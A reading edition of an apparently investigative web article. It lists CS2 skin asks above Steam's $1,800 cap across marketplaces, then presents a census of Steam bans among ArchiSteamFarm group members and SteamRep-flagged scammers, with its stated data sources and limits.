290	Sticker | compLexity Gaming (Holo) | Katowice 2014	4	10	$2,555.00	CSFloat	absent	+$755.00
291	★ StatTrak™ Butterfly Knife | Doppler (Minimal Wear)	4	16	$2,550.00	CSFloat	absent	+$750.00
292	★ Sport Gloves | Supercond uctor (Minimal Wear)	5	400	$2,532.22	Youpin	absent	+$732.22

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
293	Souvenir AK-47 | Case Hardened (Well-Worn) | Tier 3Tier 3	1	0	$2,532.07	BUFF	absent	+$732.07
294	AWP | The Prince (Factory New)	5	202	$2,513.83	C5Game	absent	+$713.83
295	Souvenir AWP | The Prince (Minimal Wear)	3	3	$2,500.00	CSFloat	absent	+$700.00
296	Souvenir USP-S | Para Green (Battle-Scarred)	1	1	$2,500.00	CSFloat	absent	+$700.00
297	StatTrak™ M4A4 | Bullet Rain (Battle-Scarred)	1	4	$2,500.00	CSFloat	absent	+$700.00
298	Sticker | seang@res (Gold) | Boston 2018	1	1	$2,500.00	CSFloat	absent	+$700.00
299	★ StatTrak™ Talon Knife | Night Stripe (Factory New)	1	1	$2,500.00	CSFloat	absent	+$700.00
300	★ StatTrak™ Karambit | Marble Fade (Factory New) | 2nd2nd	3	4	$2,498.13	CSFloat	absent	+$698.13

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
301	AWP | Medusa (Minimal Wear)	5	85	$2,495.64	Skinport	absent	+$695.64
302	M4A1-S | Knight (Factory New)	5	106	$2,494.99	CSFloat	absent	+$694.99
303	★ Specialist Gloves | Crimson Kimono (Battle-Scarred) | Phase 3Phase 3	1	0	$2,485.75	BUFF	absent	+$685.75
304	★ StatTrak™ Bowie Knife | Case Hardened (Factory New)	1	1	$2,481.60	CSFloat	absent	+$681.60
305	Negev | Mjölnir (Factory New)	5	82	$2,460.82	Skinport	absent	+$660.82
306	★ Talon Knife | Case Hardened (Minimal Wear) | Blue GemBlue Gem	1	5	$2,457.75	C5Game	absent	+$657.75
307	Souvenir MAG-7 | Carbon Fiber (Factory New)	1	1	$2,419.14	CSFloat	$192.14	+$619.14

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
308	Souvenir M4A1-S | Knight (Factory New)	5	99	$2,407.81	CSFloat	absent	+$607.81
309	★ Talon Knife | Doppler (Minimal Wear) | Black PearlBlack Pearl	3	1	$2,391.94	CSFloat	absent	+$591.94
310	★ Butterfly Knife | Doppler (Minimal Wear) | Phase 3Phase 3	4	2	$2,390.45	CSFloat	absent	+$590.45
311	★ StatTrak™ Bayonet | Doppler (Factory New) | RubyRuby	5	3	$2,388.09	CSFloat	absent	+$588.09
312	★ StatTrak™ Butterfly Knife | Gamma Doppler (Minimal Wear) | Phase 4Phase 4	3	2	$2,383.12	BUFF	absent	+$583.12
313	★ StatTrak™ Karambit | Doppler (Minimal Wear) | Phase 2Phase 2	1	0	$2,383.12	BUFF	absent	+$583.12
314	SCAR-20 | Splash Jam (Factory New)	1	5	$2,378.82	CSFloat	absent	+$578.82

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
315	★ StatTrak™ Karambit | Marble Fade (Factory New) | 4th4th	2	1	$2,366.59	Youpin	absent	+$566.59
316	MP9 | Wild Lily (Factory New)	5	102	$2,360.93	BUFF	absent	+$560.93
317	Negev | Mjölnir (Minimal Wear)	5	11	$2,335.60	Skinport	absent	+$535.60
318	★ Sport Gloves | Amphibious (Factory New)	4	114	$2,333.09	C5Game	absent	+$533.09
319	★ StatTrak™ Butterfly Knife | Lore (Factory New)	5	19	$2,330.07	Skinport	absent	+$530.07
320	★ Karambit | Gamma Doppler (Factory New) | Phase 2Phase 2	5	44	$2,324.41	CSFloat	absent	+$524.41
321	★ Talon Knife | Doppler (Minimal Wear) | RubyRuby	5	2	$2,320.37	Skinport	absent	+$520.37

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
322	★ StatTrak™ Karambit | Gamma Doppler (Minimal Wear) | Phase 2Phase 2	4	3	$2,320.11	Youpin	absent	+$520.11
323	★ Karambit | Gamma Doppler (Minimal Wear) | Phase 2Phase 2	4	2	$2,308.79	BUFF	absent	+$508.79
324	Sticker | HEN1 (Gold) | Boston 2018	1	2	$2,280.07	CSFloat	absent	+$480.07
325	★ StatTrak™ Karambit | Gamma Doppler (Factory New) | Phase 2Phase 2	5	5	$2,275.79	CSFloat	absent	+$475.79
326	★ Butterfly Knife | Doppler (Minimal Wear)	4	77	$2,264.10	C5Game	absent	+$464.10
327	★ Butterfly Knife | Doppler (Minimal Wear) | Phase 1Phase 1	4	1	$2,264.10	C5Game	absent	+$464.10
328	MP9 | Wild Lily (Minimal Wear)	3	13	$2,255.00	CSFloat	absent	+$455.00

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
329	Souvenir AWP | Medusa (Field-Tested)	1	3	$2,250.00	CSFloat	absent	+$450.00
330	★ StatTrak™ Butterfly Knife | Doppler (Factory New) | Phase 1Phase 1	4	3	$2,248.00	CSFloat	absent	+$448.00
331	MP9 | Wild Lily (Well-Worn)	1	1	$2,234.31	Youpin	absent	+$434.31
332	Sticker | Lekr0 (Gold) | Boston 2018	3	4	$2,234.31	BUFF	absent	+$434.31
333	Sticker | somebody (Gold) | Boston 2018	2	7	$2,234.31	BUFF	absent	+$434.31
334	★ StatTrak™ Karambit | Marble Fade (Factory New) | 6th6th	2	2	$2,234.31	Youpin	absent	+$434.31
335	Negev | Mjölnir (Field-Tested)	3	11	$2,224.12	CSFloat	absent	+$424.12
336	★ Skeleton Knife | Doppler (Factory New) | Black PearlBlack Pearl	5	4	$2,222.86	Skinport	absent	+$422.86

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
337	Sticker | tarik (Gold) | London 2018	1	1	$2,214.22	Skinport	absent	+$414.22
338	★ StatTrak™ Flip Knife | Doppler (Minimal Wear) | RubyRuby	1	1	$2,205.45	Skinport	absent	+$405.45
339	Souvenir M4A1-S | Knight (Minimal Wear)	5	12	$2,195.00	CSFloat	absent	+$395.00
340	Souvenir AK-47 | Fire Serpent (Factory New)	1	2	$2,190.00	CSFloat	absent	+$390.00
341	★ StatTrak™ Skeleton Knife | Doppler (Factory New) | Black PearlBlack Pearl	5	4	$2,189.16	CSFloat	absent	+$389.16
342	★ Skeleton Knife | Doppler (Minimal Wear) | RubyRuby	4	1	$2,178.31	CSFloat	absent	+$378.31
343	★ Talon Knife | Crimson Web (Factory New)	4	5	$2,174.43	Youpin	absent	+$374.43

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
344	★ Driver Gloves | Crimson Weave (Factory New)	4	38	$2,171.79	C5Game	absent	+$371.79
345	★ Karambit | Marble Fade (Minimal Wear) | 6th6th	1	0	$2,159.84	BUFF	absent	+$359.84
346	★ Specialist Gloves | Crimson Kimono (Battle-Scarred) | Phase 5Phase 5	1	0	$2,159.84	BUFF	absent	+$359.84
347	★ Skeleton Knife | Doppler (Factory New) | RubyRuby	5	12	$2,154.71	Youpin	absent	+$354.71
348	★ Karambit | Marble Fade (Factory New) | 2nd2nd	4	28	$2,150.00	CSFloat	absent	+$350.00
349	AK-47 | Fire Serpent (Factory New)	5	180	$2,121.69	CSFloat	absent	+$321.69
350	★ Karambit | Marble Fade (Factory New) | 3rd3rd	4	21	$2,115.08	Youpin	absent	+$315.08

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
351	★ Butterfly Knife | Gamma Doppler (Factory New) | Phase 2Phase 2	5	81	$2,114.93	CSFloat	absent	+$314.93
352	★ Butterfly Knife | Fade (Minimal Wear)	5	88	$2,109.80	CSFloat	absent	+$309.80
353	★ StatTrak™ Butterfly Knife | Blue Steel (Factory New)	3	4	$2,100.98	Skinport	absent	+$300.98
354	Souvenir M4A1-S | Welcome to the Jungle (Factory New)	4	23	$2,100.00	CSFloat	absent	+$300.00
355	★ Butterfly Knife | Doppler (Factory New) | Phase 1Phase 1	5	26	$2,100.00	CSFloat	absent	+$300.00
356	★ Karambit | Gamma Doppler (Minimal Wear) | Phase 1Phase 1	4	4	$2,100.00	CSFloat	absent	+$300.00

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
357	★ StatTrak™ Butterfly Knife | Gamma Doppler (Minimal Wear) | Phase 3Phase 3	2	1	$2,100.00	CSFloat	absent	+$300.00
358	★ Bayonet | Gamma Doppler (Minimal Wear) | EmeraldEmerald	4	3	$2,085.36	C5Game	absent	+$285.36
359	★ Specialist Gloves | Crimson Kimono (Battle-Scarred) | Phase 4Phase 4	1	0	$2,085.36	BUFF	absent	+$285.36
360	★ StatTrak™ Karambit | Gamma Doppler (Minimal Wear) | Phase 1Phase 1	4	1	$2,085.36	BUFF	absent	+$285.36
361	★ StatTrak™ Karambit | Gamma Doppler (Minimal Wear)	4	16	$2,085.35	Youpin	absent	+$285.35
362	★ StatTrak™ Flip Knife | Doppler (Minimal Wear) | SapphireSapphire	1	0	$2,079.76	CSFloat	absent	+$279.76

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
363	★ Butterfly Knife | Gamma Doppler (Minimal Wear) | Phase 2Phase 2	4	7	$2,070.20	CSFloat	absent	+$270.20
364	Souvenir Dual Berettas | Duelist (Factory New)	1	1	$2,068.68	BUFF	absent	+$268.68
365	Souvenir M4A4 | Falak (Factory New)	1	1	$2,068.68	BUFF	absent	+$268.68
366	★ StatTrak™ Butterfly Knife | Gamma Doppler (Minimal Wear) | Phase 2Phase 2	2	0	$2,060.00	CSFloat	absent	+$260.00
367	★ Driver Gloves | King Snake (Factory New)	4	108	$2,059.81	CSFloat	absent	+$259.81
368	Souvenir Tec-9 | Orange Murano (Battle-Scarred)	1	1	$2,057.78	CSFloat	absent	+$257.78
369	★ Butterfly Knife | Fade (Factory New)	5	1,985	$2,056.38	CSFloat	absent	+$256.38

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
370	★ StatTrak™ Butterfly Knife | Gamma Doppler (Factory New) | Phase 2Phase 2	5	6	$2,053.00	CSFloat	absent	+$253.00
371	★ StatTrak™ Skeleton Knife | Doppler (Factory New) | RubyRuby	5	5	$2,041.83	C5Game	absent	+$241.83
372	★ StatTrak™ Butterfly Knife | Fade (Factory New)	5	229	$2,036.16	CSFloat	absent	+$236.16
373	★ Sport Gloves | Hedge Maze (Battle-Scarred)	5	156	$2,033.07	Youpin	absent	+$233.07
374	★ Bayonet | Crimson Web (Factory New)	3	6	$2,010.65	Youpin	absent	+$210.65
375	★ StatTrak™ Butterfly Knife | Doppler (Factory New)	4	184	$2,007.90	CSFloat	absent	+$207.90

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
376	★ StatTrak™ Butterfly Knife | Doppler (Factory New) | Phase 3Phase 3	4	14	$2,007.90	CSFloat	absent	+$207.90
377	Souvenir AK-47 | Gold Arabesque (Factory New)	4	121	$2,000.00	CSFloat	absent	+$200.00
378	Souvenir Desert Eagle | Heat Treated (Factory New)	2	2	$2,000.00	CSFloat	$640.00	+$200.00
379	Souvenir USP-S | Printstream (Factory New)	2	2	$2,000.00	CSFloat	absent	+$200.00
380	★ StatTrak™ Bowie Knife | Doppler (Factory New) | Black PearlBlack Pearl	1	0	$2,000.00	CSFloat	absent	+$200.00
381	★ StatTrak™ Butterfly Knife | Gamma Doppler (Minimal Wear) | Phase 1Phase 1	2	0	$2,000.00	CSFloat	absent	+$200.00

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
382	★ StatTrak™ Talon Knife | Doppler (Minimal Wear) | SapphireSapphire	3	2	$2,000.00	CSFloat	absent	+$200.00
383	★ StatTrak™ Huntsman Knife | Freehand (Battle-Scarred)	1	20	$1,999.99	CSFloat	absent	+$199.99
384	Sticker | sdy (Gold) | London 2018	2	4	$1,999.00	CSFloat	absent	+$199.00
385	★ Skeleton Knife | Doppler (Minimal Wear) | SapphireSapphire	4	1	$1,990.52	CSFloat	absent	+$190.52
386	★ StatTrak™ Butterfly Knife | Urban Masked (Factory New)	1	2	$1,989.21	CSFloat	absent	+$189.21
387	Souvenir AK-47 | The Empress (Field-Tested)	1	1	$1,986.01	BUFF	absent	+$186.01
388	★ Butterfly Knife | Doppler (Factory New)	4	1,833	$1,975.87	CSFloat	absent	+$175.87

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
389	★ Butterfly Knife | Doppler (Factory New) | Phase 3Phase 3	5	36	$1,975.87	CSFloat	absent	+$175.87
390	AWP | Medusa (Field-Tested)	5	118	$1,975.00	CSFloat	absent	+$175.00
391	★ StatTrak™ Flip Knife | Doppler (Factory New) | Black PearlBlack Pearl	2	0	$1,958.88	CSFloat	absent	+$158.88
392	Sticker | DD (Gold) | Boston 2018	2	3	$1,952.31	CSFloat	absent	+$152.31
393	★ StatTrak™ Butterfly Knife | Case Hardened (Factory New)	4	7	$1,950.00	CSFloat	absent	+$150.00
394	★ StatTrak™ Butterfly Knife | Gamma Doppler (Minimal Wear)	4	26	$1,945.00	CSFloat	absent	+$145.00
395	Souvenir AWP | Redline (Well-Worn)	1	1	$1,940.97	CSFloat	absent	+$140.97

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
396	★ Karambit | Marble Fade (Factory New) | 4th4th	2	9	$1,936.41	Youpin	absent	+$136.41
397	Souvenir AWP | The Prince (Field-Tested)	2	3	$1,936.40	Youpin	absent	+$136.40
398	★ Driver Gloves | Wave Chaser (Factory New)	4	35	$1,936.26	Youpin	absent	+$136.26
399	★ Karambit | Marble Fade (Minimal Wear) | 7th7th	1	0	$1,936.26	BUFF	absent	+$136.26
400	AK-47 | X-Ray (Factory New)	5	301	$1,936.03	C5Game	absent	+$136.03
401	MP9 | Wild Lily (Field-Tested)	3	14	$1,931.61	CSFloat	absent	+$131.61
402	AK-47 | Gold Arabesque (Factory New)	5	496	$1,927.32	CSFloat	absent	+$127.32
403	AWP | The Prince (Minimal Wear)	5	129	$1,921.51	Youpin	absent	+$121.51
404	★ Moto Gloves | Cool Mint (Factory New)	4	26	$1,904.83	Youpin	absent	+$104.83

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
405	★ Bayonet | Doppler (Factory New) | Black PearlBlack Pearl	4	2	$1,900.00	CSFloat	absent	+$100.00
406	Souvenir M4A4 | Griffin (Factory New)	1	1	$1,893.05	CSFloat	absent	+$93.05
407	★ Sport Gloves | Pandora's Box (Battle-Scarred)	5	158	$1,891.72	Youpin	absent	+$91.72
408	★ StatTrak™ Karambit | Marble Fade (Factory New) | 7th7th	2	3	$1,870.12	Youpin	absent	+$70.12
409	★ Specialist Gloves | Crimson Kimono (Battle-Scarred) | Phase 6Phase 6	1	0	$1,861.93	BUFF	absent	+$61.93
410	★ Driver Gloves | Snow Leopard (Factory New)	4	51	$1,850.00	CSFloat	absent	+$50.00
411	Sticker | NiKo (Gold) | Krakow 2017	4	11	$1,836.52	CSFloat	absent	+$36.52

#	Item category	Markets	Copies listed	Cheapest ask	Where	Steam ask	Above Steam cap
412	★ Karambit | Fade (Minimal Wear)	4	27	$1,835.13	CSFloat	absent	+$35.13
413	★ StatTrak™ Bayonet | Urban Masked (Factory New)	1	1	$1,805.55	CSFloat	absent	+$5.55
414	Souvenir Desert Eagle | Code Red (Minimal Wear)	1	4	$1,800.00	CSFloat	absent	+$0.00
415	Souvenir Glock-18 | Twilight Galaxy (Factory New)	1	1	$1,800.00	CSFloat	absent	+$0.00
416	★ Butterfly Knife | Lore (Factory New)	5	144	$1,800.00	CSFloat	absent	+$0.00
417	★ Karambit | Ultraviolet (Factory New)	3	7	$1,800.00	CSFloat	absent	+$0.00
418	★ StatTrak™ Karambit | Gamma Doppler (Factory New) | Phase 1Phase 1	5	6	$1,800.00	CSFloat	absent	+$0.00
419	★ Stiletto Knife | Doppler (Minimal Wear) | Black PearlBlack Pearl	4	1	$1,800.00	CSFloat	absent	+$0.00

Outbound links open a CSFloat search for the market name, which is the same key every marketplace uses; the cheapest ask itself may sit on a different marketplace, named in the "Where" column. Listings and prices change continuously and were captured on 23 September 2026. "Above Steam cap" is an arithmetic difference, not realised profit. Variant rows (Ruby, Black Pearl, blue gem tiers and so on) are priced separately by the marketplaces and are listed separately here.

09 / provenance and limits

Check the calculation

We expose the local data and the public source. The numerical headline is scoped to CSFloat on the capture date.

Valve's own ceiling and terms

Steam Community Market FAQ ↗ archived 2026-09-21 ↗ states the approximate $1,800 listing maximum. The Subscriber Agreement ↗ archived 2026-09-21 ↗ sets the commercial-use restrictions.

Where the prices come from

Prices, listing counts and float brackets are taken from the cs2.sh market data API under a paid commercial subscription, using a licensed key. **No marketplace was scraped and no marketplace account or credential was used.** The provider aggregates BUFF, Youpin, CSFloat, Skinport, C5Game and the Steam Community Market; all figures are USD as returned. Open the provenance manifest ↗ — it records the exact endpoints, capture times and SHA-256 hashes of the raw snapshots, so an independent reader with their own key can pull the same data and recompute every number on this page.

What we could not obtain

The subscription purchased covers current snapshots only. Historical and archive endpoints were not available to us, and **no claim about any trend, any past price or any change over time is made on this page.** Everything here is a single moment, dated.

The earlier CSFloat register

The first version of this exhibit counted 245 categories from a single CSFloat catalogue snapshot dated 20 September 2026: that snapshot remains here ↗. The present register is wider because it spans five marketplaces rather than one. The two are separate captures and must not be added together.

Valve’s specific enforcement statement

Valve's 2016 in-game item trading update ↗ archived 2026-09-21 ↗ addresses gambling operators using OpenID and automated Steam accounts. It is narrower than a ban on every outside marketplace.

Interpretation boundary

These are offers, not sales. A market name can cover multiple physical items with different float, pattern or sticker details. This register does not measure total market value or Valve’s intent.

EDITION NOTES / TRACEABLE FILES

Read the claim. Check its source.

This reading edition was prepared on 18 October 2026 from the current English article. It retains the authored discussion and analytical tables in the source HTML. Navigation and interactive controls are removed. Interactive datasets remain linked rather than expanded into thousands of printed rows.

Selected source images remain linked to their publications or retained copies. The PDF does not independently authenticate the participants in a screenshot, verify every report in a collection, or determine the merits of a legal allegation.

Check this edition

The detached OpenPGP signature covers the exact bytes of the article JSON. That JSON includes the exported text, source identity and SHA-256 of this PDF. It is not a PDF document signature, and it does not certify the truth of underlying third-party material.

Article JSON · OpenPGP signature · JSON SHA-256
Published verification key · Verification instructions

```
Signing-key fingerprint
129FC7F39C40C69D2EF3C329BFCF9E8DD295EE01

Source HTML SHA-256
60b4b33695cb14a9b2e006e912bccaa8884a69602709bd7398038333fd92f2ac
```

Reuse and attribution

Authored research is released under CC0 1.0 Universal. Third-party statements, screenshots and other source material retain their own rights and attribution. The original rights statement is a separate signed object.

```
Build 2026-10-18T11:58:30.589Z
Source: https://phishdestroy.io/steam_dossier/elite_skins
```

ENGLISH · 18 OCTOBER 2026

The census Valve won’t publish

Public census of Steam trade, community and VAC bans, cross-checked against SteamRep and marketplace data to expose enforcement gaps.

Prepared	18 October 2026
Attribution	PhishDestroy Team
Live article	phishdestroy.io/steam_dossier/enforcement_audit
Reading files	PDFs, article JSON and verification

A dated reading edition of the published article. Original evidence, reported claims and editorial interpretation retain the distinctions and limits stated in the text.

READING MAP / 08 SECTIONS

Follow the record.

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The entries are clickable. The PDF bookmarks provide another route through the document. External source links open the referenced publication or retained file.

Exhibit VI — The census Valve won't publish

Enforcement Audit — The 1,182,811 Ban Census

> We didn't ask Valve how big the farm is. We *counted* it.

WHAT THIS SECTION PROVES

This audit presents an empirical census of 1,182,811 banned accounts using Valve's official GetPlayerBans endpoint, cross-referencing commercial bot farming cohorts with documented fraud registries. It proves that over 63% of banned bots paid Valve's $5.00 store gating fee prior to enforcement, generating millions in initial revenue. Furthermore, among 51,732 convicted scammers documented in fraud registries, over 67% face zero community or trade bans—demonstrating that platform enforcement functions as commercial revenue extraction rather than victim restitution.

← Back to Executive briefing

There is no published figure for how many automation accounts run on Steam. There is no need for one to be secret: the Steam ID space is a contiguous integer range and Valve hands out the Web API key that walks it. So we took the largest population that identifies itself — the ArchiSteamFarm community — and read every member once through Valve's own ban endpoint. It self-declares because ASF, on first launch, automatically joins the Steam group unless the user explicitly opts out or unchecks the group-join setting (`AutoJoinSteamGroup` / Statistics). Because this setting is active by default, group membership captures a broad population: active multi-account commercial bot networks, casual idling hobbyists, and ordinary players who ran the software on their personal account and never removed the default subscription. That makes its membership a working census of the software's cumulative reach: **10,880,610 total accounts (with 5,360,499 confirmed non-limited members past the $5.00 store gate).** Then we asked the only question that matters — what has Valve actually done to them?

What this page is not. It is not an argument that Valve should ban ten million people, and it is not a complaint about card farmers. Every number below is here for one reason: Valve *does* permanently ban individuals, and the reason it gives in writing is commercial use of Steam and automation. This measures how that same rule is applied to the same conduct at scale — by an operator whose $5.00 unlock, game licences and Market fees Valve collects on the way through. The finding is the asymmetry, not the farm.

The 10.88M count The scammers who walk (53.5k) 100k paid vs free audit

10,880,610 Total ASF group members read through Valve's own ban API (limited + non-limited combined)

88.97% Have never been banned at all — 9,680,599 accounts still live

63.06% Of banned accounts are paid ($5+ spend) — 100,000 SRSWOR slice (±0.39% MoE)

67.77% Of 51,732 adjudicated scammers carry zero scam bans (full census)

Ten million accounts, and nine of ten untouched

One population that counts itself, read once through Valve's own endpoint.

WHY IT SELF-COUNTS

ASF joins the group for you

On first run ArchiSteamFarm sets Statistics to true by default and joins the Archi's SC Farm Steam group. An operator has to actively opt out. So the membership is a floor on installs — not a ceiling. Operators who disabled Statistics are absent; the real install count is at least this large.

WHAT WE READ

10,880,610 total entries

The API member list returned 10,880,610 SteamID64s in total — both limited and non-limited. Steam's group page shows 5,360,499 (non-limited only). Every entry was passed once through ISteamUser/GetPlayerBans on 2026-09-23. Fifty-five minutes on one key.


THE ANSWER

88.97% clean

1,200,011 carry any Steam ban (11.03%). The other **9,680,599 have nothing on record at all** — not a community ban, not VAC, nothing. The farm is not being cleared. It is being left running. The same clause, pointed at one person, is enough to remove them permanently.

Of 10,880,610 accounts, how many Valve has touched

The whole scanned population, split by whether Valve has applied any ban at all. The red slice is everything Valve has ever done to this fleet.



10,880,610 ASF group members scanned
9,680,599 Never banned — 88.97%
1,200,011 Carry any ban — 11.03%
55 min To count all of it, on one API key

What this fleet already paid Valve to exist

Not an estimate of what the farm earns. A floor on what it has already spent in Valve's store — derived from Valve's own rule, applied to the count above.

The 10,880,610 count covers the full ASF group member list as returned by the API — this includes both limited and non-limited accounts. Steam's own Limited User Accounts page states that limited accounts do not *count toward* Steam group membership (they are excluded from the displayed group size), but they can still appear in the underlying member list. The non-limited subset — accounts that have spent at least $5.00 in the Steam store — is exactly **5,360,499** — the count Steam displays on the group page, which by Steam's own rule excludes limited accounts. The $5.00 floor calculation applies to that non-limited subset only.

5,360,499 non-limited members
(Steam's displayed group count)
$5.00 Valve's own minimum
to stop being limited
$26,802,495 floor on store spend
by the non-limited subset

This is a lower bound on money already received by Valve from the non-limited fraction of the fleet — not a revenue estimate, not a profit claim. Actual spend per account is higher for most; the $5.00 figure is the minimum required threshold only.

The secondary harvest: up to 66.7% fee on farmed commodity volume. Beyond the $26.8M entrance fee, every card and commodity drop liquidating on the Community Market pays Valve a mandatory two-cent minimum fee floor ($0.01 Steam fee + $0.01 publisher fee). On typical 3-cent cards and junk items, **Valve takes 2 cents out of 3 cents — an effective cut of 66.67% in Valve's favor**, far exceeding the headline 15% marketing rate.

Crucial population caveat: Group membership is not proof that every single account is a dedicated bot, nor does it capture every bot on Steam. ASF automatically subscribes accounts to its community group upon launch by default; unless the user explicitly unticks or disables that configuration flag (`AutoJoinSteamGroup`), regular players, one-time idlers, and community members remain on the roster alongside automated farming fleets. Furthermore, a Steam ban carries no public reason field. The finding is an empirical rate across this software-associated population, not an individual verdict on any single account. Aggregate, reproducible: asf-ban-census-2026-09-23.json.

02 — Geography

Where the fleet lives

Only 8.5% of the banned accounts declare a country at all. Among the ones that do, the largest single share is the United States.

A Steam profile carries an optional country field. **100,413 of the 1,182,811 banned accounts fill it in — 8.5%.**[†] Among that minority the United States leads at 15.5%, then Ukraine, China and Russia, and the rest runs out into a long tail across Europe, Latin America and South-East Asia. Nobody verifies the field: Afghanistan sits in the top ten, which is roughly what it is worth. The other 91.5% are omitted rather than assigned, so what follows is the shape of a self-selected minority — not a map of the fleet, and not a basis for saying where it is run from.

Banned accounts by declared country

Top 15 countries among the 100,413 banned accounts that expose a public location. Share is of that located subset. Hover for counts.

Location read from GetPlayerSummaries for the banned subset. The field is set by the account holder and verified by nobody, so a VPN exit or a joke entry counts the same as a real one.

03 — Freshness

Recent accounts, not a legacy backlog

Dated by account-creation time, the banned population is recent, not a leftover from the trading-card era.

If this were an old mess being slowly cleaned up, the banned accounts would skew to the early trading-card years. They do the opposite. Of the 1,132,852 banned accounts that expose a creation date, **70% were created in 2020 or later, and nearly half since 2023.** The count rises from 59,175 created in 2017 to a peak of **227,030 created in 2024 alone**. Every one of them cleared the $5.00 store gate before it could receive a card, so the entry fee was collected on each.

When the banned accounts were created

Account-creation year of the 1,132,852 banned members that expose a creation date. The mass is 2020–2026, not the 2013–2015 trading-card era. Peak: 2024. Hover for counts.

70%Of banned accounts created in 2020 or later
227,030 Banned accounts created in 2024 — the peak year
51,701 The 2021 trough, between two peak years — unexplained
2003→2026 Range present, but the mass is the last six years
Creation dates from GetPlayerSummaries for the banned subset, deduplicated by SteamID64. A creation date is when the account was made, not when it was banned or when it began farming; it is read here as evidence of how recent the population is, not of intent. Three things the chart does not show:

- **A trend after 2024.** An account made in 2025 or 2026 has had less time to collect a ban, and 2026 covers nine months — so 227,030 → 121,070 → 16,534 is censoring, not a decline.
- **A ban rate.** Creation years were read for banned accounts only, so there is no denominator. A growing install base alone would produce this shape.
- **Why 2021 collapsed.** 51,701 sits between 105,821 and 104,641, under half of either neighbour. Nothing public explains it; it is left visible rather than smoothed.

04 — Timing

When Valve acts, it acts inside the first year

The obvious defence for 88.97% untouched is a backlog. The dated bans say otherwise.

How old the account was when the ban landed

Account age at the moment of the ban, for the 293,750 banned accounts that carry both a creation date and a dated last ban. Over half were caught inside the first year.

Banned inside the first year — 55.1%Banned later — 44.9%
0.80 y Median age of the account when the ban arrived
55.1%Banned inside the first year of the account
33.7%Banned inside the first six months
293,750 Accounts where both dates are present
This is the answer to the obvious defence. If 88.97% of the fleet is untouched because enforcement is simply slow — a backlog working its way through — then the bans that *do* land would skew old. They do the opposite: the median banned account was **nine and a half months old**, and a third — 33.7% — were caught inside six months. When Valve acts on this population, it acts fast. The nine in ten still running are not waiting in a queue.

Age at ban = creation date from GetPlayerSummaries subtracted from the ban date implied by DaysSinceLastBan, read on 2026-09-23. It is computed only where both values are present: 293,750 of the 1,200,011 banned accounts. The remaining accounts report no days-since value and are omitted, not assumed — so read this as the shape of the dated subset, not of every ban.

05 — What the ban actually is

When Valve does act, it doesn't stop the bot

Of the 11% that carry any ban, look at which ban.

A ban is not a ban. Of the 1,200,011 accounts Valve has flagged, **99.8% carry a *community* ban** — a restriction on forums, profiles and groups that does nothing to a trading bot. The account can still receive cards, still trade, still move inventory. 22.2% carry at least one game ban and 3.9% a VAC ban; the categories overlap, so they do not sum. The one sanction that actually severs trading, the economy / trade ban, sits on 5,214 accounts. We are not resting the case on that number — trade bans are rare across Steam generally. The point of this chart is simpler: even the fraction Valve *does* touch keeps trading.

What the 11% who are banned are actually banned for

Each ban type as a share of all 10,880,610 scanned members. Accounts can carry more than one. Hover for counts.

A Steam ban carries no reason field, so none of these bans is attributed to card farming specifically — this is the mix of ban types present, set beside what each type actually restricts. Community ban does not stop trading; the economy / trade ban does. Aggregate: asf-ban-census-2026-09-23.json.

06 — The other population

The scammers Valve lets walk: The 51,732 Complete Census

A second, independent list — community-confirmed fraud — measured against the same official API.

The automation population could be argued away as harmless idlers. The second population cannot. SteamRep is a long-running community reputation database; an account marked BANNED there has been adjudicated a scammer by that community, with documented victim proof and transaction chat logs. We completed a 100% census of all **51,732 profiles carrying that BANNED status** against Steam's official Web API (ISteamUser/GetPlayerBans/v1) — and counted only the sanctions that address scamming. A VAC ban is for software cheating in a game (aimbots, wallhacks); it does nothing to a trader and is not evidence Valve acted on fraud, so it is not counted as fraud enforcement.

Across the entire 51,732-account census, 67.77% — 35,059 adjudicated scammers — carry ZERO scam-relevant bans from Valve: they can still trade, still send friend requests to new victims, still message. Only 32.23% were met with either a community or trade ban, and the trade ban — the one action that actually severs inventory transfers — sits on just 18.81% (9,731 accounts). An additional 12.81% (6,627 accounts) carry VAC or game bans purely for in-game cheating, while remaining completely unrestricted in Steam trading.

Confirmed scammers, by whether Valve applied a scam-relevant ban (Full Census)

All 51,732 SteamRep-BANNED profiles, split by whether Valve applied a community or trade ban. VAC and game bans are excluded — they do not address fraud. Hover for counts.

51,732 SteamRep-BANNED profiles audited — 100% full census
35,059 Carry no scam-relevant ban (67.77%)
18.81%Carry the trade ban that severs scams (9,731)
32.23%The share Valve met with a community or trade ban (16,673)
